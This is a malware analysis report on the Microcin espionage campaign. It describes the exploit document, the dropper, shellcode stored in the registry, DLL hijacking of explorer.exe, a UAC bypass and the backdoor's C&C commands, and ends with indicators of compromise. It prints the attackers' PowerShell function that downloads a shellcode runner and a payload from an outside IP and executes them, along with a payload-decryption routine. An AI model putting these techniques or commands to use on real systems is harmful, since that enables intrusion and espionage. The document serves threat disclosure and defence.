# MICROCIN MALWARE:

# TECHNICAL DETAILS AND INDICATORS OF COMPROMISE

*Vasily Berdnikov, Dmitry Karasovsky, Alexey Shulmin*

Version 1.2 (September 25, 2017)

# Contents

# Appendix 1. Technical details of the attack

## Watering hole attack


We detected a malicious source file (exploit) while we were investigating a watering hole attack; the file was detected on a PC where the Kaspersky Anti Targeted Attack Platform solution is deployed. The file details are as follows:

| md5 | a50b6ec77276cf235eaf2d14665bdb5c |
|---|---|
| file name | КакПринимать Квартиру-1.rtf |
| source | traffic |

## First stage of infection

### The dropper

When the exploit becomes active, an executable file with a dropper program is launched on the attacked PC. It contains the malicious program's encrypted installers intended for 32-bit and 64-bit operating systems:





*Encrypted installers in the dropper's resources*

The dropper determines whether it is running in a 32-bit or 64-bit environment, decrypts the appropriate installer, places it in the %temp% folder with a name that uses the format *kb[set of random characters].tmp,* and launches it for execution. After this, the dropper's process terminates.

## The installer: main shellcode and DLL

The installer then starts infecting the system. In order to establish a foothold, it displays non-typical behavior:

1. Writes its main module to the registry – a shellcode that is stored in a registry parameter of the type REG_BINARY in a key with a random name starting with "M", such as 'HKCU\Software\Mbaccbbg'. The shellcode is stored in XOR-encrypted format with the last character in the key name used as the argument for XOR.
2. Modifies the parameter 'Path' (which is the user environment variable) in the key 'hkcu\environment', writing the path to the temporary folder %temp%.
3. Reads the memory of the explorer.exe process and searches for a suitable string that will be used to force the loading of a malicious DLL into this system process.
4. Creates a DLL in the temporary folder %temp%; the DLL name consists of the string found in the memory of the explorer.exe process (for example, the DLL name rer.pdb is from the appropriate string explorer.pdb found in the explorer.exe memory).
5. Injects the DLL into the running explorer.exe process with the help of the QueueUserAPC function. The address of kernel32.LoadLibraryA is sent as the first parameter, and the address of the string obtained in step 3 is sent as the third parameter for the QueueUserAPC function. After the malicious DLL is successfully injected into the explorer.exe process, the installer deletes the path to %temp% from the environment variable 'Path'. If the function LoadLibraryA is called in the context of the explorer.exe process, and the string provided on entry is not a complete valid path to the DLL that is to be injected, the function will search for that path in the %temp% folder, and if found, the DLL will be loaded into the memory. This way, the malicious code is loaded into the explorer.exe process without being written to the process memory.
6. The installer copies one of the system libraries to %temp% with the name format *kb[set of random characters].ini* and modifies it by extending the resource section and changing the entry point to the beginning of the injected malicious code. This means the malicious code is given control the moment the library is loaded to the process's memory.




*List of sections of the original system library*

```
.1D310D9E: 8BFF                    mov         edi,edi
.1D310DA0: 55                      push        ebp
.1D310DA1: 8BEC                    mov         ebp,esp
.1D310DA3: 837D0C01                cmp         d,[ebp][00C],1
.1D310DA7: 7505                    jnz         .01D310DAE --↓1
.1D310DA9: E8C9310000              call        .01D313F77 --↓2
.1D310DAE: 5D                     1pop         ebp
.1D310DAF: 9090909090              nop
.1D310DB4: 6A2C                    push        02C ;',' 
.1D310DB6: 68700E311D              push        01D310E70 --↓3
.1D310DBB: E880FFFFFF              call        .01D310D40 --↑4
.1D310DC0: 8B4D0C                  mov         ecx,[ebp][00C]
.1D310DC3: 33D2                    xor         edx,edx
```

*Entry point to the original system library*

```
Number  Name    VirtSize   RVA      PhysSize  Offset    Flag
     1 .text    00076950 00001000 00076A00 00000400 E0000020
     2 .orpc    000003F1 00078000 00000400 00076E00 60000020
     3 .data    00001440 00079000 00001400 00077200 C0000040
     4 .rsrc    00072C35 0007B000 00072E00 00078600 40000040
     5 .reloc   0000642C 000EE000 00006600 000EB400 42000040

Offset out
```

*The modified system library*

```
.1D310D9E: E8C5660000              call        .01D317468 --↓1
.1D310DA3: 837D0C01                cmp         d,[ebp][00C],1
.1D310DA7: 7505                    jnz         .01D310DAE --↓2
.1D310DA9: E8C9310000              call        .01D313F77 --↓3
.1D310DAE: 5D                     2pop         ebp
.1D310DAF: 9090909090              nop
.1D310DB4: 6A2C                    push        02C ;',' 
.1D310DB6: 68700E311D              push        01D310E70 --↓4
.1D310DBB: E880FFFFFF              call        .01D310D40 --↑5
.1D310DC0: 8B4D0C                  mov         ecx,[ebp][00C]
.1D310DC3: 33D2                    xor         edx,edx
```

*The modified library entry point, ensuring control is handed over to the malicious code*

The libraries modified by the malicious program vary for different versions of Windows:

| | |
|---|---|
| Windows 10 | dwmapi.dll |
| Windows 8 (.1) \ Windows Server 2012 | d3d11.dll (x86)\ dwmapi.dll (x64) |
| Windows 7 \ Windows Server 2008 R2 | propsys.dll |
| Windows 2000 \ Windows Server 2003 | lpk.dll |
| Windows XP | shimeng.dll |

*Table of system libraries that are modified in each version of Windows*

7. The installer then sends a command to the library injected earlier into the explorer.exe process to place the modified system library in the folder %WINDIR%.

### DLL hijacking

The method this malicious program employs to establish a foothold within the system is DLL hijacking in respect to the explorer.exe process. Each time the system boots, the explorer.exe process loads the modified malicious program into the memory; the malicious program is located in the same folder as the file explorer.exe. Once loaded into the memory of the explorer.exe process, the malicious library reads the parameter with the shellcode from the registry, decrypts it and launches for execution. This is the principal payload of the malicious program.

If the installer Microcin detects any running anti-malware processes before it establishes itself in the system, then the malicious library is not force-loaded into the context of the explorer.exe process during installation. If User Access Control is enabled, the installer places the modified system library into the folder %WINDIR% using the system app wusa.exe, a standalone Windows update installer, with the parameter "/extract". This is an auto-elevated application, and User Access Control in standard settings does not require user involvement to place the modified library in the required location (%WINDIR%).

It should be noted that this method will not work under Windows 10, as Microsoft has removed the parameter "/extract" from the parameters list of the wusa.exe utility.

## Establishing persistence

### The main shellcode

After launching, the main shellcode, which contains the necessary addresses, contacts its C&C servers:

- hand.wid******lay[.]com –> 127.0.0.1
- foot.bac******ike[.]com –> 45.**.***.192


The first is likely the fallback C&C server, it corresponds to the loopback IP address 127.0.0.1.

The second C&C is only intermittently active, it goes online to receive information from infected computers or send commands to the shellcode.


To contact the C&C, the malicious program sends a request to a link in the format '/index.asp?ID=hhhtjqmrspjnQ', where the red string is generated depending on the parameters of the

infected operating system. The malicious program sends this request (a ping) every minute to the C&C and analyses the response.

In most cases, the response is empty, a simple pong:




However, while we were monitoring the C&C we saw the response 'hj1000198377=' being sent. The bot recognized this as a task to download the file '\0001.jpg' from the C&C domain, which it did:




*The main shellcode downloads a JPEG image*

The main shellcode can process three commands. The first two involve the decryption and launching of an MZPE file or a shellcode (with or without saving to disk), and the third command relates to the deleting of a parameter with an additional shellcode (module) in the registry.

The file 0001.jpg which the malicious program downloads from the server is a JPEG image.


*The image downloaded by the malicious program*

This image exists in an online gallery where its file name is 'kariminal_rider'.

The malicious code searches for the special marker 'ABCD' in the downloaded image and decrypts data using the following algorithm:

```
index = sample_data.find("ABCD")
if index != -1:
    pos = index + 4
    z = struct.unpack("B", sample_data[pos])[0]
    type = struct.unpack("<I", sample_data[index + 5: index + 5 + 4])[0]
    payload_len = struct.unpack("<I", sample_data[index + 9: index + 9 + 4])[0]
    start_pos = index + 0x0D

    decrypted = ''

    for _ in xrange(payload_len):
        key = ((_ % 8) + z) & 0xFF
        decrypted += chr(ord(sample_data[start_pos + _]) ^ key)

    decoded = sample_data[:pos + 0x0D] + decrypted

save_dump(decoded, sys.argv[1]+'.dec')
```

*Procedure for decrypting the additional shellcode from the image*

After decrypting the image's contents located at displacement 0x0D from the marker 'ABCD', the following code becomes visible:


```
00003BBE: 55                push        ebp
00003BBF: 8BEC              mov         ebp,esp
00003BC1: 8B4508            mov         eax,[ebp][8]
00003BC4: 6A03              push        3
00003BC6: 99                cdq
00003BC7: 59                pop         ecx
00003BC8: F7F9              idiv        ecx
00003BCA: 85D2              test        edx,edx
00003BCC: 7505              jnz         000003BD3 --↓1
00003BCE: C1E002            shl         eax,2
00003BD1: 5D                pop         ebp
00003BD2: C3                retn ; -^-^-^-^-^-^-^-^-^-^-^-^-^-^-^-^-^-
```

*Decrypted code contained in the image*

This is the second shellcode – the additional module that is downloaded and installed by the main shellcode.

## The additional module

The additional module is also saved in the registry in a parameter of the type REG_BINARY within the key 'hkcu\software\microini'. When the primary shellcode starts operating, it checks if this key is present; if it is, the parameter's content is read, decrypted and launched.




*The additional module stored within the registry parameter*

The additional module also contains the C&C address:


bird.sin******oll[.]com --> 45.**.***.192
This same IP address also corresponds to foot.bac******ike[.]com, one of the main module's C&Cs.

The additional malicious module was named 'DiskSearch.dll' by its developer. It enables the attackers to gain access to the file system: receive information about the partitions existing in the system, search for the necessary files, move and delete them and send them to a remote server. However, this is only a fraction of what the module does; it is a full-fledged backdoor that can gain control over the infected system, i.e. work with the registry and services, launch applications, obtain a list of processes,


terminate an arbitrary process, launch a console (cmd.exe) for remote execution of commands, re-boot and switch off the system. It can also take screenshots and send them to the malicious server.

```
015CBDC8   8B45 FC          MOV EAX,DWORD PTR SS:[EBP-4]
015CBDCB   83F8 09          CMP EAX,9                          reboot system
015CBDCE   74 55            JE SHORT 015CBE25
015CBDD0   83F8 0A          CMP EAX,0A
015CBDD3   74 54            JE SHORT 015CBE29
015CBDD5   83F8 0B          CMP EAX,0B
015CBDD8   74 58            JE SHORT 015CBE32
015CBDDA   83F8 04          CMP EAX,4
015CBDDD   74 23            JE SHORT 015CBE02
015CBDDF   83F8 01          CMP EAX,1
015CBDE2   74 1E            JE SHORT 015CBE02
015CBDE4   83F8 05          CMP EAX,5
015CBDE7   74 19            JE SHORT 015CBE02
015CBDE9   83F8 03          CMP EAX,3
015CBDEC   74 14            JE SHORT 015CBE02
015CBDEE   83F8 07          CMP EAX,7
015CBDF1   74 0F            JE SHORT 015CBE02
015CBDF3   83F8 06          CMP EAX,6
015CBDF6   74 0A            JE SHORT 015CBE02
015CBDF8   83F8 02          CMP EAX,2
015CBDFB   74 05            JE SHORT 015CBE02
015CBDFD   83F8 08          CMP EAX,8
015CBE00   75 08            JNZ SHORT 015CBE0A
015CBE02   50               PUSH EAX
015CBE03   8BCE             MOV ECX,ESI
015CBE05   E8 E5FEFFFF      CALL 015CBCEF
015CBE0A   8B8E F8000000    MOV ECX,DWORD PTR DS:[ESI+F8]
015CBE10   8365 FC 00       AND DWORD PTR SS:[EBP-4],0
015CBE14   6A 04            PUSH 4
015CBE16   8D45 FC          LEA EAX,DWORD PTR SS:[EBP-4]
015CBE19   50               PUSH EAX
015CBE1A   E8 ECFCFFFF      CALL 015CBB0B                      c'c responce
015CBE1F   85C0             TEST EAX,EAX
015CBE21   75 A5            JNZ SHORT 015CBDC8
015CBE23   EB 0D            JMP SHORT 015CBE32
015CBE25   6A 00            PUSH 0
015CBE27   EB 02            JMP SHORT 015CBE2B
015CBE29   6A 01            PUSH 1
015CBE2B   8BCE             MOV ECX,ESI
015CBE2D   E8 EBFEFFFF      CALL 015CBD1D                      reboot system
015CBE32   33C0             XOR EAX,EAX
```

*Processing a command from the C&C*




*The additional module launches a console to execute the cybercriminals' remote commands*



*The search procedure for files in the folder*

## Establishing persistence: other malicious tools

We searched Kaspersky Lab's cloud technologies for the domain names used by Microcin and found that other malicious modules had also been downloaded from the URL address foot.bac******ike[.]com. These modules were used not only in Microcin attacks but also in other cyberespionage campaigns, some of which are still active.

- foot.bac******ike[.]com/whale32.jpg (and its 64-bit version whale64.jpg in the same location), despite its extension, is an MZPE file. This backdoor is designed to execute a cybercriminal's commands, send data from infected computers, execute files, obtain information about the system, etc. The C&C URL is whale.dee******ave[.]com (IP: 104.207.130.19). It works via HTTPS.


  foot.bac******ike[.]com/ocean.jpg is also an MZPE file and also a backdoor. However, its C&C is located at vodxe.k*****c[.]com (IP: 45.**.**.65). Using this malicious program, the cybercriminal can execute commands on the infected computer, delete files, receive files, collect information about the system, recursively delete folders, install and launch services, create screenshots, terminate processes, etc.

- This backdoor is launched using the DLL hijacking method, using a legitimate, digitally signed application to conceal the malicious activity, and has the internal name RingDllWM.dll assigned by the module's developer.

- foot.bac******ike[.]com/updater.jpg is a component of the malicious program Microcin, designed to update the main shellcode in the registry.

## Completing the mission – PowerATK


When we obtained the URL address of the backdoor's C&C named 'whale' (whale.dee******ave.com), we found an open folder that was essentially a git-clone of PowerSploit – a ready-to-use toolkit of Powershell modules used in penetration tests. Those behind Microcin added a number of extra malicious programs to the standard PowerSploit toolkit and used it to steal information from infected PCs:




**Directory listing for /**

- .git/
- .gitignore
- AntivirusBypass/
- CodeExecution/
- Exfiltration/
- LICENSE
- Mayhem/
- payload/
- Persistence/
- PowerATK_PS/
- PowerSploit.psd1
- PowerSploit.psm1
- PowerSploit.pssproj
- PowerSploit.sln
- Privesc/
- README.md
- Recon/
- ScriptModification/
- Tests/
- vbscript/

*Contents of the root folder on the backdoor's C&C*




*Contents of the folder PowerATK_PS on the backdoor's C&C*




*Contents of the payload folder on the backdoor's C&C*

```
function FireTheHole
{
    [CmdletBinding()] Param()

     # Start mutual exclusion
    # $createdNew = $false
    # $Mutex = New-Object -TypeName System.Threading.Mutex($true, "Global\ATTACK_ONCE", [ref]$createdNew)

    # if ($createdNew -and $Mutex.WaitOne(1))
    # {
    #    Write-Verbose "Mutex Acquired"
        $count = ps | select-string powershell | measure-object | %{$_.Count}
        if ($count -ge 8)
        {
            ps powershell | Select-Object id | Where-Object {$_.id -ne $pid} | kill
        }

        IEX (New-Object Net.WebClient).DownloadString("http://104.[redacted].19/CodeExecution/Invoke-Shellcode.ps1")
        IEX (New-Object Net.WebClient).DownloadString("http://104.[redacted].19/payload/x64_powershell.ps_payload")
        $Shellcode = [System.Convert]::FromBase64String($payload)
        Invoke-Shellcode -Shellcode $Shellcode -Force -Verbose
        Write-Verbose "shellcode execute success!"
    #    $Mutex.ReleaseMutex() | Out-Null
    # }

}
```

*Function within one of the Powershell modules that was launched on the victim PC under the name update.vbs with the help of a special VBS file*

The cybercriminals behind the Microcin attack also have other malicious programs in their arsenal. These include a utility that secretly sends collected data to a malicious server with the help of the system program bitsadmin.exe, various utilities to obtain login credentials from browsers, a keylogger, as well as batch files to collect and create password-protected archives of isolated data collected by the above utilities, and save them to a specific place so they can later be sent to cybercriminals.

# Appendix 2. Indicators of compromise

## MD5 (malicious documents)

371bae0fc70563c7fa1ec0e3a0f037f4

a50b6ec77276cf235eaf2d14665bdb5c

f4deeb3db67bae6cc224802fbad1f3f6

3f288e450a375a26bd9c4de7f2bcfd66

7bcf447a93fd37d068ec27dd04c301cb

873105f03ae425101ea206dcd6bc539f

ab6544e1eba3af3f5236d99b755c701c

6e006124678ffc18458d1322de6232a7

## MD5 (backdoors)

056f811ef41c213b037008300b0daf0d

3ebcacb207b33bd5376d00b24cb3386c

4644ce606ab4b62622e4a9e6a80d792d

4ba4346984a380e22afaccff78688a54

60cb9e553884085700e359e5367d5fb4

7771e1738fc2e4de210ac06a5e62c534

7a290a29ea0d84e4475e021fa87ec466

7d8ee0e91cd88bb36d84d52d1d796dea

a54966098b2281e4b75b747dbb52f431

a5c7b7a26fa0f15cbf7bdd3db597fbe6

dc6c8bae242c43dad76970329270155e

335cb36cc21c47b849d370a892d759b8

948fecf6a044b79de79dc69e09d9979b